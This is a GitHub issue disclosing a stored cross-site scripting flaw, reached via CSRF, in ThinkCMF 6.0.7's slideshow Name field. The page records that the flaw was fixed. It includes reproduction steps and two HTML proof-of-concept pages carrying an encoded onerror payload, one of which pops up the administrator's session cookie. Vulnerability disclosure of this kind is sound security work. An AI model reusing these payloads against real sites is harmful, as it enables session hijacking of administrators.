New issue

Jump to bottom

XSS Stored in the Slideshow Management component. #737

Closed **AleDiBen** opened this issue on Sep 14 · 0 comments

Labels bug

AleDiBen commented on Sep 14 • edited

ThinkCMF version 6.0.7 is vulnerable to Stored Cross-Site Scripting. More precisely, the component that manages the slideshows allows you to insert HTML tags and JavaScript code in the Name field.

Here are the steps to reproduce the issue.

1. A remote user tricks the logged in administrator into visiting a malicious site.
2. The administrator opens the page containing the CSRF payload, injecting the XSS payload into the Slideshow Management (幻灯片管理) page, in the Name (名称) field.
3. The administrator opens the Slideshow Management (幻灯片管理) page, clicks on Admin Page (管理页面) button and the stored payload is executed.

Note that with this issue a remote user can steal the administrator's session cookie (PHPSESSID).

These are the PoCs I used.

```
<html>
  <body>
  <h1>CSRF - XSS Stored PoC</h1>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/admin/slide/addPost.html" method="POST">
      <input type="hidden" name="name" value="&lt;audio&#47;src&#47;onerror&#61;alert&#40;0&#41;&gt;" />
      <input type="hidden" name="remark" value="XSS&#32;Stored" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      //document.forms[0].submit();
    </script>
  </body>
</html>
```

```
<html>
  <body>
  <h1>CSRF - XSS Stored PoC</h1>
  <script>history.pushState('', '', '/')</script>
    <form action="http://localhost/admin/slide/addPost.html" method="POST">
      <input type="hidden" name="name" value="&lt;audio&#47;src&#47;onerror&#61;alert&#40;document.cookie&#41;&gt;" />
      <input type="hidden" name="remark" value="XSS&#32;Stored" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      //document.forms[0].submit();
    </script>
  </body>
</html>
```

Screenshots



Fig. 1: CSRF that contains an XSS payload



Fig.2: CSRF payload triggered



Fig. 3: XSS payload injected



Fig. 4: XSS triggered



Fig. 5: Reading the PHPSESSID cookie

yangguangwuwu added the `bug` label on Sep 17

yangguangwuwu closed this as completed on Oct 4

---

thinkcmf pushed a commit that referenced this issue on Oct 28

`fix github (#737)` `aba1f52`

thinkcmf pushed a commit that referenced this issue on Oct 28

`!35 fix github bug #736 #737` ··· `b616361`

Assignees

No one assigned

Labels

bug

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants